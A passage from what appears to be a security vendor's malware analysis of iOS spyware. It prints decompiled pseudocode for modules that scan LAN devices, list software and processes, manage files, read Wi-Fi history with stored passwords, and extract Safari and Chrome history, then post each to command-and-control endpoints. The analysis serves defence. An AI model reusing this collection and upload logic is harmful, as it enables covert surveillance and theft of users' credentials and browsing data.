  v55 = -1040187392;
  v56 = 0;
  v57 = __21__MMLANScanner_start__block_invoke_69;
  v58 = &__block_descriptor_tmp_85;
  v26 = v20;
  v25 = v20;
  objc_copyWeak(&v60, &location);
  v59 = objc_retain(v81);
  v61 = -[MACOperation initWithIPToRetrieveMAC:andBrandDictionary:andCompletionHandler:](
          v29,
          "initWithIPToRetrieveMAC:andBrandDictionary:andCompletionHandler:",
          v28,
          v26,
          &v54);
  objc_release(v25);
```

*Figure 50: Ping operation via MMLANScanner.*

4. Upload the data to the hxxp://…./api/lan_devices/ server using the *void __cdecl -[LanDevices mainPresenterIPSearchFinished:](LanDevices *self, SEL a2, id a3)* function.

```
objc_storeStrong(&location, a3);
NSLog(CFSTR("mainPresenterIPSearchFinished"));
v3 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v29 = objc_msgSend(v3, "init");
v4 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 33001LL);
v21 = objc_retainAutoreleasedReturnValue(v4);
objc_msgSend(v29, "setValue:forKey:", v21, CFSTR("cmd"));
objc_release(v21);
v5 = objc_msgSend((id)ICommonDelegate, "GetDeviceID");
v20 = objc_retainAutoreleasedReturnValue(v5);
objc_msgSend(v29, "setValue:forKey:", v20, CFSTR("uid"));
objc_release(v20);
v6 = objc_msgSend((id)ICommonDelegate, "dictToJsonData:", location);
v28 = objc_retainAutoreleasedReturnValue(v6);
objc_msgSend(v29, "setObject:forKey:", v28, CFSTR("data"));
v7 = -[LanDevices presenter](v32, "presenter");
v8 = objc_retainAutoreleasedReturnValue(v7);
v19 = v8;
v9 = -[MainPresenter connectedDevices](v8, "connectedDevices");
v18 = objc_retainAutoreleasedReturnValue(v9);
v17 = objc_msgSend(v18, "count");
objc_release(v18);
objc_release(v19);
v27 = v17;
v10 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", v17);
v16 = objc_retainAutoreleasedReturnValue(v10);
objc_msgSend(v29, "setObject:forKey:", v16, CFSTR("total"));
objc_release(v16);
v11 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", 0LL);
v15 = objc_retainAutoreleasedReturnValue(v11);
objc_msgSend(v29, "setObject:forKey:", v15, CFSTR("complete"));
objc_release(v15);
v12 = v29;
NSLog(CFSTR("lanDevices = %@"));
v22 = _NSConcreteStackBlock;
v23 = 3254779904LL;
v24 = __44__LanDevices_mainPresenterIPSearchFinished__block_invoke;
v25 = &__block_descriptor_tmp_0;
v14 = v29;
v13 = (id)ICommonDelegate;
v26 = objc_retain(v32);
objc_msgSend(v13, "postForm:toUrl:onCompletion:runLoop:", v14, CFSTR("/api/lan_devices/"), &v22, 0LL, v12, &v22);
objc_storeStrong((id *)&v26, 0LL);
```

*Figure 51: Uploading the data to the server.*

### SoftInfoaaa module (Command ID 16000)

This module has two sub-command IDs: 16001 and 16002. Command 16001 is used to get the software list, while command 16002 is used to get the process list.

Figure 52 shows how to get the installed software list (id __cdecl +[AppInfo getAppInfoList](id a1, SEL a2)). It mainly uses an undocumented application programming interface (API) called installedApplications to achieve that.

```
v5 = +[LMAppController sharedInstance](&OBJC_CLASS___LMAppController, "sharedInstance");
v6 = objc_retainAutoreleasedReturnValue(v5);
v7 = v6;
v8 = -[LMAppController installedApplications](v6, "installedApplications");
v9 = objc_retainAutoreleasedReturnValue(v8);
objc_release(v7);
if ( !v9 )
{
  v19 = objc_msgSend(
          &OBJC_CLASS___NSException,
          "exceptionWithName:reason:userInfo:",
          CFSTR("getAppInfoList"),
          CFSTR("get app info err!"),
          0LL);
  v20 = objc_retainAutoreleasedReturnValue(v19);
  v21 = objc_autorelease(v20);
  objc_exception_throw(v21);
  goto LABEL_13;
}
for ( i = 0LL; i < (unsigned __int64)objc_msgSend(v9, "count"); ++i )
{
  v11 = objc_msgSend(v9, "objectAtIndex:", i);
  v12 = objc_retainAutoreleasedReturnValue(v11);
  if ( v12 )
  {
    v13 = objc_msgSend(a1, "convertDictionary:", v12);
    v14 = objc_retainAutoreleasedReturnValue(v13);
    if ( v14 )
      objc_msgSend(v4, "addObject:", v14);
    objc_release(v14);
  }
  objc_release(v12);
}
```

*Figure 52: Getting the installed software list.*

Figure 53 shows how it first calls the 'ps -Aef' command to get the process list, then calls the getRunningProcessesList function to parse for details.

```
v2 = self;
objc_msgSend(self->ICommonDelegate, "sendLog:c:", 16001LL, CFSTR("开始执行同步进程列表指令！"));
v3 = objc_msgSend(v2->ICommonDelegate, "executeCommand:", CFSTR("ps -Aef"));
v4 = objc_retainAutoreleasedReturnValue(v3);
v5 = v4;
v6 = +[Process getRunningProcessesList:](&OBJC_CLASS___Process, "getRunningProcessesList:", v4);
```

*Figure 53: Getting the process list information.*

```
v9 = objc_msgSend(a1, "getRunningProcessesPath:", v4);
v10 = objc_retainAutoreleasedReturnValue(v9);
v11 = 0LL;
v43 = v6;
v44 = v8;
while ( (unsigned __int64)objc_msgSend(v8, "count") > v11 )
{
  v12 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
  v13 = objc_msgSend(v12, "init");
  if ( v13 )
  {
    v45 = v11;
    v14 = objc_msgSend(v8, "objectAtIndex:", v11);
    v46 = objc_retainAutoreleasedReturnValue(v14);
    if ( v46 )
    {
      v15 = objc_msgSend(v46, "objectForKey:", CFSTR("pid"));
      v16 = objc_retainAutoreleasedReturnValue(v15);
      v17 = v16;
      v18 = objc_msgSend(v16, "intValue");
      v19 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", v18);
      v20 = objc_retainAutoreleasedReturnValue(v19);
      objc_msgSend(v13, "setValue:forKey:", v20, CFSTR("pid"));
      objc_release(v20);
      objc_release(v17);
      v21 = objc_msgSend(v46, "objectForKey:", CFSTR("name"));
      v22 = objc_retainAutoreleasedReturnValue(v21);
      objc_msgSend(v13, "setValue:forKey:", v22, CFSTR("name"));
      objc_release(v22);
      for ( i = 0LL; (unsigned __int64)objc_msgSend(v10, "count") > i; ++i )
      {
        v24 = objc_msgSend(v10, "objectAtIndex:", i);
        v25 = objc_retainAutoreleasedReturnValue(v24);
        if ( v25 )
        {
          v26 = objc_msgSend(v46, "objectForKey:", CFSTR("pid"));
          v27 = objc_retainAutoreleasedReturnValue(v26);
          v28 = (unsigned int)objc_msgSend(v27, "intValue");
          objc_release(v27);
          v29 = objc_msgSend(v25, "objectForKey:", CFSTR("pid"));
          v30 = objc_retainAutoreleasedReturnValue(v29);
          v31 = (unsigned int)objc_msgSend(v30, "intValue");
          objc_release(v30);
          if ( v28 == v31 )
          {
            v32 = objc_msgSend(v25, "objectForKey:", CFSTR("path"));
            v33 = objc_retainAutoreleasedReturnValue(v32);
            v34 = objc_msgSend(v25, "objectForKey:", CFSTR("app"));
            v35 = objc_retainAutoreleasedReturnValue(v34);
            v36 = objc_msgSend(v25, "objectForKey:", CFSTR("package_name"));
```

*Figure 54: Getting the process ID (PID), process path, app, to name a few.*

Finally, it uploads the software list or process list information to the corresponding server, as shown in Figure 55.

### FileManage module (Command ID 15000)

This module is mainly used for file or directory operation, including the following sub-commands: get directory and file list, upload file, download file, delete file, create directory, rename file, move file, copy file, and get the directories of applications.

```
v2 = self;
objc_msgSend(self->ICommonDelegate, "sendLog:c:", 16001LL, CFSTR("开始执行同步软件列表指令！"));
v3 = +[AppInfo getAppInfoList](&OBJC_CLASS___AppInfo, "getAppInfoList");
v4 = objc_retainAutoreleasedReturnValue(v3);
v5 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v6 = objc_msgSend(v5, "init");
v7 = objc_msgSend(v2->ICommonDelegate, "dictToJsonData:", v4);
v8 = objc_retainAutoreleasedReturnValue(v7);
objc_msgSend(v6, "setValue:forKey:", v8, CFSTR("data"));
objc_release(v8);
v9 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 16001LL);
v10 = objc_retainAutoreleasedReturnValue(v9);
objc_msgSend(v6, "setValue:forKey:", v10, CFSTR("cmd"));
objc_release(v10);
v11 = objc_msgSend(v2->ICommonDelegate, "GetDeviceID");
v12 = objc_retainAutoreleasedReturnValue(v11);
objc_msgSend(v6, "setValue:forKey:", v12, CFSTR("uid"));
objc_release(v12);
v13 = objc_msgSend(v4, "count");
v14 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithUnsignedInteger:", v13);
v15 = objc_retainAutoreleasedReturnValue(v14);
objc_msgSend(v6, "setValue:forKey:", v15, CFSTR("total"));
objc_release(v15);
v16 = objc_msgSend(v4, "count");
v17 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithUnsignedInteger:", v16);
v18 = objc_retainAutoreleasedReturnValue(v17);
objc_msgSend(v6, "setValue:forKey:", v18, CFSTR("complete"));
objc_release(v18);
v19 = v2->ICommonDelegate;
v20 = _NSConcreteStackBlock;
v21 = 3254779904LL;
v22 = __23__SoftInfo_GetSoftList__block_invoke;
v23 = &__block_descriptor_40_e8_32s_e34_v24__0__NSDictionary_8__NSError_161;
v24 = v2;
objc_msgSend(v19, "postForm:toUrl:onCompletion:runLoop:", v6, CFSTR("/api/app/"), &v20, 0LL);
```

```
objc_msgSend(self->ICommonDelegate, "sendLog:c:", 16001LL, CFSTR("开始执行同步进程列表指令！"));
v3 = objc_msgSend(v2->ICommonDelegate, "executeCommand:", CFSTR("ps -Aef"));
v4 = objc_retainAutoreleasedReturnValue(v3);
v5 = v4;
v6 = +[Process getRunningProcessesList:](&OBJC_CLASS___Process, "getRunningProcessesList:", v4);
v7 = objc_retainAutoreleasedReturnValue(v6);
v8 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v9 = objc_msgSend(v8, "init");
v10 = objc_msgSend(v2->ICommonDelegate, "dictToJsonData:", v7);
v11 = objc_retainAutoreleasedReturnValue(v10);
objc_msgSend(v9, "setValue:forKey:", v11, CFSTR("data"));
objc_release(v11);
v12 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 16002LL);
v13 = objc_retainAutoreleasedReturnValue(v12);
objc_msgSend(v9, "setValue:forKey:", v13, CFSTR("cmd"));
objc_release(v13);
v14 = objc_msgSend(v2->ICommonDelegate, "GetDeviceID");
v15 = objc_retainAutoreleasedReturnValue(v14);
objc_msgSend(v9, "setValue:forKey:", v15, CFSTR("uid"));
objc_release(v15);
v16 = objc_msgSend(v7, "count");
v17 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithUnsignedInteger:", v16);
v18 = objc_retainAutoreleasedReturnValue(v17);
objc_msgSend(v9, "setValue:forKey:", v18, CFSTR("total"));
objc_release(v18);
v19 = objc_msgSend(v7, "count");
v20 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithUnsignedInteger:", v19);
v21 = objc_retainAutoreleasedReturnValue(v20);
objc_msgSend(v9, "setValue:forKey:", v21, CFSTR("complete"));
objc_release(v21);
v22 = v2->ICommonDelegate;
v23 = _NSConcreteStackBlock;
v24 = 3254779904LL;
v25 = __26__SoftInfo_GetProcessList__block_invoke;
v26 = &__block_descriptor_40_e8_32s_e34_v24__0__NSDictionary_8__NSError_161;
v27 = v2;
objc_msgSend(v22, "postForm:toUrl:onCompletion:runLoop:", v9, CFSTR("/api/process/"), &v23, 0LL);
```

*Figure 55: Getting the software and running processes list.*

```
switch ( (_DWORD)v4 )
{
  case 0x3A99:
    v7 = -[FileManage GetDir:](self, "GetDir:", v6);
    v8 = objc_retainAutoreleasedReturnValue(v7);
    -[FileManage GetDirFileList:](self, "GetDirFileList:", v8);
    objc_release(v8);
    break;
  case 0x3A9A:
    -[FileManage UploadFile:](self, "UploadFile:", v6);
    break;
  case 0x3A9B:
    -[FileManage DownLoadFile:](self, "DownLoadFile:", v6);
    break;
  case 0x3A9C:
    -[FileManage DeleteFile:](self, "DeleteFile:", v6);
    break;
  case 0x3A9D:
    -[FileManage SendOverPackage:s:](self, "SendOverPackage:s:", 15005LL, 0LL);
    break;
  case 0x3A9E:
    -[FileManage SendOverPackage:s:](self, "SendOverPackage:s:", 15006LL, 0LL);
    break;
  case 0x3A9F:
    -[FileManage SendOverPackage:s:](self, "SendOverPackage:s:", 15007LL, 0LL);
    break;
  case 0x3AA0:
    -[FileManage MakeDir:](self, "MakeDir:", v6);
    break;
  case 0x3AA1:
    -[FileManage FileRename:](self, "FileRename:", v6);
    break;
  case 0x3AA2:
    -[FileManage MoveFile:](self, "MoveFile:", v6);
    break;
  case 0x3AA3:
    -[FileManage CopyFile:](self, "CopyFile:", v6);
    break;
  case 0x3AA4:
    -[FileManage GetAppDir:](self, "GetAppDir:", v6);
    break;
  default:
    -[FileManage SendOverPackage:s:](self, "SendOverPackage:s:", v4, 0LL);
    break;
```

*Figure 56: Various FileManage module commands.*

## WifiList module (Command ID 17000)

This module is mainly for getting Wi-Fi information, including Wi-FI history, where the command ID is 17001, and the Wi-Fi scan list has a command ID of 17002.

```
if ( v5 == 17001LL )
{
  -[WifiList GetWifiHistroy](v7, "GetWifiHistroy");
}
else if ( v5 == 17002LL )
{
  -[WifiList GetWifiScanList](v7, "GetWifiScanList");
}
else
{
  -[WifiList SendOverPackage:s:](v7, "SendOverPackage:s:", v5, 0LL);
}
objc_storeStrong(&location, 0LL);
```

*Figure 57: Getting the Wi-Fi history and scan list.*

```
v41 = objc_retain(CFSTR("/private/var/preferences/SystemConfiguration/com.apple.wifi.plist"));
v29 = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithContentsOfFile:", v41);
v40 = objc_retainAutoreleasedReturnValue(v29);
```

*Figure 58: Getting the Wi-Fi history by directly reading the data stored in the com.apple.wifi.plist file.*

To get the Wi-Fi scan list, it loads the private MobileWiFi framework first and imports necessary functions through the dlsym function, as shown in Figure 60.

It also creates a Wi-Fi manager using the WiFiManagerClientCreate() function. It then uses WiFiManagerClientCopyDevices to copy the devices and sets it to UtilNetworksManager object.

```
( i = 0; ; ++i )

24 = i;
f ( v24 >= (unsigned __int64)objc_msgSend(v38, "count") )
 break;
23 = objc_msgSend(v38, "objectAtIndex:", i);
36 = objc_retainAutoreleasedReturnValue(v23);
f ( v36 )

 v22 = objc_msgSend(v36, "objectForKey:", CFSTR("BSSID"));
 v34 = objc_retainAutoreleasedReturnValue(v22);
 v21 = objc_msgSend(v36, "objectForKey:", CFSTR("SSID_STR"));
 v33 = objc_retainAutoreleasedReturnValue(v21);
 v20 = objc_msgSend(v36, "objectForKey:", CFSTR("lastAutoJoined"));
 v32 = objc_retainAutoreleasedReturnValue(v20);
 if ( !v32 )
 {
   v19 = objc_msgSend(v36, "objectForKey:", CFSTR("lastJoined"));
   v7 = objc_retainAutoreleasedReturnValue(v19);
   v8 = v32;
   v32 = v7;
   objc_release(v8);
 }
 v31 = objc_msgSend(v44, "ConvetTime:", v32);
 v18 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
 location = objc_msgSend(v18, "init");
 if ( location )
 {
   objc_msgSend(location, "setValue:forKey:", v33, CFSTR("ssid"));
   v17 = location;
   v16 = objc_msgSend(v39, "objectForKey:", v33);
   v15 = objc_retainAutoreleasedReturnValue(v16);
   objc_msgSend(v17, "setValue:forKey:", v15, CFSTR("password"));
   objc_release(v15);
   objc_msgSend(location, "setValue:forKey:", v34, CFSTR("mac"));
   v14 = location;
   v13 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithLongLong:", 1000LL * (_QWORD)v31);
   v12 = objc_retainAutoreleasedReturnValue(v13);
   objc_msgSend(v14, "setValue:forKey:", v12, CFSTR("time"));
   objc_release(v12);
   objc_msgSend(v42, "addObject:", location);
   v35 = 0;
```

*Figure 59: Parsing each item to get the basic service set identifier (BSSID), SSID_STR, lastAutoJoined, lastJoined, and even the password information.*

```
self->libHandle = dlopen("/System/Library/PrivateFrameworks/MobileWiFi.framework/MobileWiFi", 1);
if ( !v5->libHandle && dlerror() )
{
  v4 = objc_msgSend(
         &OBJC_CLASS___NSException,
         "exceptionWithName:reason:userInfo:",
         CFSTR("LoadLib"),
         CFSTR("LoadLib MobileWifi Err!"),
         0LL);
  v2 = objc_retainAutoreleasedReturnValue(v4);
  v3 = objc_autorelease(v2);
  objc_exception_throw(v3);
    break(1u);
  JUMPOUT(0x7744LL);
}
v5->WiFiNetworkGetProperty = dlsym(v5->libHandle, "WiFiNetworkGetProperty");
v5->WiFiNetworkGetIntProperty = dlsym(v5->libHandle, "WiFiNetworkGetIntProperty");
v5->WiFiNetworkGetFloatProperty = dlsym(v5->libHandle, "WiFiNetworkGetFloatProperty");
v5->WiFiNetworkCopyPassword = dlsym(v5->libHandle, "WiFiNetworkCopyPassword");
v5->WiFiNetworkGetSSID = dlsym(v5->libHandle, "WiFiNetworkGetSSID");
v5->WiFiNetworkSetPassword = dlsym(v5->libHandle, "WiFiNetworkSetPassword");
v5->WiFiNetworkGetNetworkUsage = dlsym(v5->libHandle, "WiFiNetworkGetNetworkUsage");
v5->WiFiNetworkIsWEP = dlsym(v5->libHandle, "WiFiNetworkIsWEP");
v5->WiFiNetworkIsWPA = dlsym(v5->libHandle, "WiFiNetworkIsWPA");
v5->WiFiNetworkIsEAP = dlsym(v5->libHandle, "WiFiNetworkIsEAP");
v5->WiFiNetworkIsApplePersonalHotspot = dlsym(v5->libHandle, "WiFiNetworkIsApplePersonalHotspot");
v5->WiFiNetworkIsAdHoc = dlsym(v5->libHandle, "WiFiNetworkIsAdHoc");
v5->WiFiNetworkIsHidden = dlsym(v5->libHandle, "WiFiNetworkIsHidden");
v5->WiFiNetworkRequiresPassword = dlsym(v5->libHandle, "WiFiNetworkRequiresPassword");
v5->WiFiNetworkRequiresUsername = dlsym(v5->libHandle, "WiFiNetworkRequiresUsername");
v5->WiFiNetworkGetLastAssociationDate = dlsym(v5->libHandle, "WiFiNetworkGetLastAssociationDate");
v5->WiFiNetworkCopyRecord = dlsym(v5->libHandle, "WiFiNetworkCopyRecord");
v5->WiFiDeviceClientCopyProperty = dlsym(v5->libHandle, "WiFiDeviceClientCopyProperty");
v5->WiFiDeviceClientCopyCurrentNetwork = dlsym(v5->libHandle, "WiFiDeviceClientCopyCurrentNetwork");
v5->WiFiDeviceClientGetPower = dlsym(v5->libHandle, "WiFiDeviceClientGetPower");
v5->WiFiDeviceClientSetPower = dlsym(v5->libHandle, "WiFiDeviceClientSetPower");
v5->WiFiDeviceClientScanAsync = dlsym(v5->libHandle, "WiFiDeviceClientScanAsync");
v5->WiFiDeviceClientAssociateAsync = dlsym(v5->libHandle, "WiFiDeviceClientAssociateAsync");
v5->WiFiDeviceClientAssociateCancel = dlsym(v5->libHandle, "WiFiDeviceClientAssociateCancel");
v5->WiFiDeviceClientDisassociate = dlsym(v5->libHandle, "WiFiDeviceClientDisassociate");
v5->WiFiDeviceClientGetInterfaceName = dlsym(v5->libHandle, "WiFiDeviceClientGetInterfaceName");
v5->WiFiDeviceClientRegisterLQMCallback = dlsym(v5->libHandle, "WiFiDeviceClientRegisterLQMCallback");
v5->WiFiDeviceClientRegisterExtendedLinkCallback = dlsym(
                                                    v5->libHandle,
                                                    "WiFiDeviceClientRegisterExtendedLinkCallback");
v5->WiFiDeviceClientRegisterLinkCallback = dlsym(v5->libHandle, "WiFiDeviceClientRegisterLinkCallback");
v5->WiFiDeviceClientRegisterPowerCallback = dlsym(v5->libHandle, "WiFiDeviceClientRegisterPowerCallback");
```

*Figure 60: The dlysym function.*

```
if ( location )
{
  v2 = objc_msgSend(&OBJC_CLASS___MobileWifiLib, "alloc");
  v3 = objc_msgSend(v2, "init");
  v4 = (void *)*((_QWORD *)location + 7);
  *((_QWORD *)location + 7) = v3;
  objc_release(v4);
  objc_msgSend(*((id *)location + 7), "LoadLib");
  v5 = (*(__int64 (__fastcall **)(_QWORD, _QWORD))(*((_QWORD *)location + 7) + 256LL))(kCFAllocatorDefault, 0LL);// [illegible]: WiFiManagerClientCreate
  *((_QWORD *)location + 1) = v5;
  v12 = (*(__int64 (__fastcall **)(_QWORD))(*((_QWORD *)location + 7) + 264LL))(*((_QWORD *)location + 1));// [illegible]: WiFiManagerClientCopyDevices
  if ( !v12 )
    fprintf(__stderrp, "Couldn't get WiFi devices. Bailing.\n");
  WiFiDeviceClientRef = CFArrayGetValueAtIndex(v12, 0LL);
  *((_QWORD *)location + 2) = WiFiDeviceClientRef;
  CFRetain(*((_QWORD *)location + 2));
  CFRelease(v12);
  v7 = objc_msgSend(&OBJC_CLASS___NSMutableArray, "alloc");
  v8 = objc_msgSend(v7, "init");
  v9 = (void *)*((_QWORD *)location + 5);
  *((_QWORD *)location + 5) = v8;
  objc_release(v9);
```

*Figure 61: The WiFiManagerClientCreate() function as Wi-Fi manager.*

It then uses the getScanList function to parse the detail properties, including the service set identifier (SSID), MAC, encryption type, and signal strength information.

```
while ( 1 )
{
  v19 = v21;
  if ( *(_QWORD *)v26[2] != v22 )
    objc_enumerationMutation(obj);
  v27 = *(id *)(v26[1] + 8 * v21);
  v3 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
  location = objc_msgSend(v3, "init");
  if ( location )
  {
    v18 = location;
    v4 = objc_msgSend(v27, "SSID");
    v17 = objc_retainAutoreleasedReturnValue(v4);
    objc_msgSend(v18, "setValue:forKey:", v17, CFSTR("ssid"));
    objc_release(v17);
    v16 = location;
    v5 = objc_msgSend(v27, "BSSID");
    v15 = objc_retainAutoreleasedReturnValue(v5);
    objc_msgSend(v16, "setValue:forKey:", v15, CFSTR("mac"));
    objc_release(v15);
    v14 = location;
    v6 = objc_msgSend(v27, "encryptionModel");
    v13 = objc_retainAutoreleasedReturnValue(v6);
    objc_msgSend(v14, "setValue:forKey:", v13, CFSTR("encrypt_type"));
    objc_release(v13);
    v12 = location;
    v7 = (unsigned int)objc_msgSend(v27, "strength");
    v8 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", v7);
    v11 = objc_retainAutoreleasedReturnValue(v8);
    objc_msgSend(v12, "setValue:forKey:", v11, CFSTR("signal"));
    objc_release(v11);
    objc_msgSend(v28, "addObject:", location);
  }
```

*Figure 62: The getScanList function.*

### Browser module (Command ID 14000)

The browser module is mainly used to get the device's browser history for *Safari* and *Chrome*. For *Safari*, it first loads the history database from the *Safari* application path, as shown in Figure 64.

```
objc_msgSend((id)ICommonDelegate, "sendLog:c:", 17001LL, CFSTR("开始获取已连接WIFI历史记录."));
v11 = +[WifiHistory getWifiHistory](&OBJC_CLASS___WifiHistory, "getWifiHistory");
v19 = objc_retainAutoreleasedReturnValue(v11);
v10 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v9 = objc_msgSend(v10, "init");
v18 = v9;
objc_release(0LL);
v8 = objc_msgSend((id)ICommonDelegate, "dictToJsonData:", v19);
v7 = objc_retainAutoreleasedReturnValue(v8);
objc_msgSend(v9, "setValue:forKey:", v7, CFSTR("data"));
objc_release(v7);
v6 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 17001LL);
v5 = objc_retainAutoreleasedReturnValue(v6);
objc_msgSend(v9, "setValue:forKey:", v5, CFSTR("cmd"));
objc_release(v5);
v4 = objc_msgSend((id)ICommonDelegate, "GetDeviceID");
v3 = objc_retainAutoreleasedReturnValue(v4);
objc_msgSend(v9, "setValue:forKey:", v3, CFSTR("uid"));
objc_release(v3);
v12 = _NSConcreteStackBlock;
v13 = -1040187392;
v14 = 0;
v15 = __26__WifiList_GetWifiHistroy__block_invoke;
v16 = &__block_descriptor_40_e8_32s_e34_v24__0__NSDictionary_8__NSError_16l;
v2 = (id)ICommonDelegate;
v17 = objc_retain(v21);
objc_msgSend(v2, "postForm:toUrl:onCompletion:runLoop:", v9, CFSTR("/api/wifi_connection/"), &v12, 0LL, 0LL);

objc_msgSend((id)ICommonDelegate, "sendLog:c:", 17002LL, CFSTR("开始获取WIFI周边列表."));
v15 = +[UtilNetworksManager sharedInstance](&OBJC_CLASS___UtilNetworksManager, "sharedInstance");
v14 = objc_retainAutoreleasedReturnValue(v15);
-[UtilNetworksManager scan](v14, "scan");
objc_release(v14);
v13 = +[UtilNetworksManager sharedInstance](&OBJC_CLASS___UtilNetworksManager, "sharedInstance");
v12 = objc_retainAutoreleasedReturnValue(v13);
v11 = -[UtilNetworksManager getScanList](v12, "getScanList");
v23 = objc_retainAutoreleasedReturnValue(v11);
objc_release(v12);
v10 = objc_msgSend(&OBJC_CLASS___NSMutableDictionary, "alloc");
v9 = objc_msgSend(v10, "init");
v22 = v9;
objc_release(0LL);
v8 = objc_msgSend((id)ICommonDelegate, "dictToJsonData:", v23);
v7 = objc_retainAutoreleasedReturnValue(v8);
objc_msgSend(v9, "setValue:forKey:", v7, CFSTR("data"));
objc_release(v7);
v6 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInteger:", 17002LL);
v5 = objc_retainAutoreleasedReturnValue(v6);
objc_msgSend(v9, "setValue:forKey:", v5, CFSTR("cmd"));
objc_release(v5);
v4 = objc_msgSend((id)ICommonDelegate, "GetDeviceID");
v3 = objc_retainAutoreleasedReturnValue(v4);
objc_msgSend(v9, "setValue:forKey:", v3, CFSTR("uid"));
objc_release(v3);
v16 = _NSConcreteStackBlock;
v17 = -1040187392;
v18 = 0;
v19 = __27__WifiList_GetWifiScanList__block_invoke;
v20 = &__block_descriptor_40_e8_32s_e34_v24__0__NSDictionary_8__NSError_16l;
v2 = (id)ICommonDelegate;
v21 = objc_retain(v25);
objc_msgSend(v2, "postForm:toUrl:onCompletion:runLoop:", v9, CFSTR("/api/wifi_nearby/"), &v16, 0LL, 0LL);
```

*Figure 63: Uploading sensitive information to the corresponding server.*

```
id __cdecl +[Safari getSafariHistoryPath](id a1, SEL a2)
{
  id v2; // x0
  id v3; // x0
  void *v4; // x20
  id v5; // x0
  id v6; // x19
  id v7; // x0
  id v8; // x20

  v2 = +[Browser GetCommonApi](&OBJC_CLASS___Browser, "GetCommonApi");
  v3 = objc_retainAutoreleasedReturnValue(v2);
  v4 = v3;
  v5 = objc_msgSend(v3, "searchAppDataHome:", CFSTR("com.apple.mobilesafari"));
  v6 = objc_retainAutoreleasedReturnValue(v5);
  objc_release(v4);
  if ( v6 )
  {
    v7 = objc_msgSend(v6, "stringByAppendingPathComponent:", CFSTR("/Library/Safari/History.db"));
    v8 = objc_retainAutoreleasedReturnValue(v7);
  }
  else
  {
    v8 = 0LL;
  }
  objc_release(v6);
  return objc_autoreleaseReturnValue(v8);
```

*Figure 64: Getting the Safari browser history.*

It uses the following Structured Query Language (SQL) statement to query each browser item, then parses each detail's properties such as URL, title, and visit time information.

```
"select a.id,url,domain_expansion,title,visit_count,visit_time from history_items as a left join history_visits as b on a.id=b.history_item where a.id>%d order by a.id asc"
```

```
v5 = +[Browser getFromID:](&OBJC_CLASS___Browser, "getFromID:", CFSTR("browser_safari_id"));
v6 = objc_msgSend(
       &OBJC_CLASS___NSString,
       "stringWithFormat:",
       CFSTR("select a.id,url,domain_expansion,title,visit_count,visit_time from history_items as a left join history_visits as
       v5);
v7 = objc_retainAutoreleasedReturnValue(v6);
v8 = +[Browser GetCommonApi](&OBJC_CLASS___Browser, "GetCommonApi");
v9 = objc_retainAutoreleasedReturnValue(v8);
v10 = v9;
v11 = objc_msgSend(v9, "databaseWithPath:", v4);
v12 = objc_retainAutoreleasedReturnValue(v11);
objc_release(v10);
if ( !v12 )
{
  v44 = objc_msgSend(
          &OBJC_CLASS___NSException,
          "exceptionWithName:reason:userInfo:",
          CFSTR("GetSafariHistory"),
          CFSTR("open safari path err!"),
          0LL);
  v45 = objc_retainAutoreleasedReturnValue(v44);
  v46 = objc_autorelease(v45);
  objc_exception_throw(v46);
  goto LABEL_17;
}
if ( !((unsigned int)objc_msgSend(v12, "open") & 1) )
{
  v47 = objc_msgSend(
          &OBJC_CLASS___NSException,
          "exceptionWithName:reason:userInfo:",
          CFSTR("GetSafariHistory"),
          CFSTR("open safari db err!"),
          0LL);
  v48 = objc_retainAutoreleasedReturnValue(v47);
  v49 = objc_autorelease(v48);
  objc_exception_throw(v49);
  goto LABEL_17;
}
v13 = objc_msgSend(&OBJC_CLASS___NSMutableArray, "alloc");
v53 = objc_msgSend(v13, "init");
v51 = v7;
v52 = v12;
v14 = objc_msgSend(v12, "executeQuery:", v7);
```

*Figure 65: Retrieving properties such as URL, title and visit time.*

The browser history database of *Chrome* is located in the '/Library/Application Support/Google/Chrome/Default/History' directory. The rest of the steps are almost identical to those used to get the *Safari* history.

```
v2 = +[Browser GetCommonApi](&OBJC_CLASS___Browser, "GetCommonApi");
v3 = objc_retainAutoreleasedReturnValue(v2);
v4 = v3;
v5 = objc_msgSend(v3, "searchAppDataHome:", CFSTR("com.google.chrome.ios"));
v6 = objc_retainAutoreleasedReturnValue(v5);
objc_release(v4);
if ( v6 )
{
  v7 = objc_msgSend(
         v6,
         "stringByAppendingPathComponent:",
         CFSTR("/Library/Application Support/Google/Chrome/Default/History"));
  v8 = objc_retainAutoreleasedReturnValue(v7);
  v9 = +[Browser GetCommonApi](&OBJC_CLASS___Browser, "GetCommonApi");
  v10 = objc_retainAutoreleasedReturnValue(v9);
  v11 = v10;
  v12 = objc_msgSend(v10, "GetPluginDataDir:", CFSTR("browser"));
  v13 = objc_retainAutoreleasedReturnValue(v12);
  v14 = v13;
  v15 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%@/chrome.db"), v13);
  v16 = objc_retainAutoreleasedReturnValue(v15);
  objc_release(v14);
  objc_release(v11);
  v17 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  v18 = objc_retainAutoreleasedReturnValue(v17);
  if ( (unsigned int)objc_msgSend(v18, "fileExistsAtPath:", v16) )
    objc_msgSend(v18, "removeItemAtPath:error:", v16, 0LL);
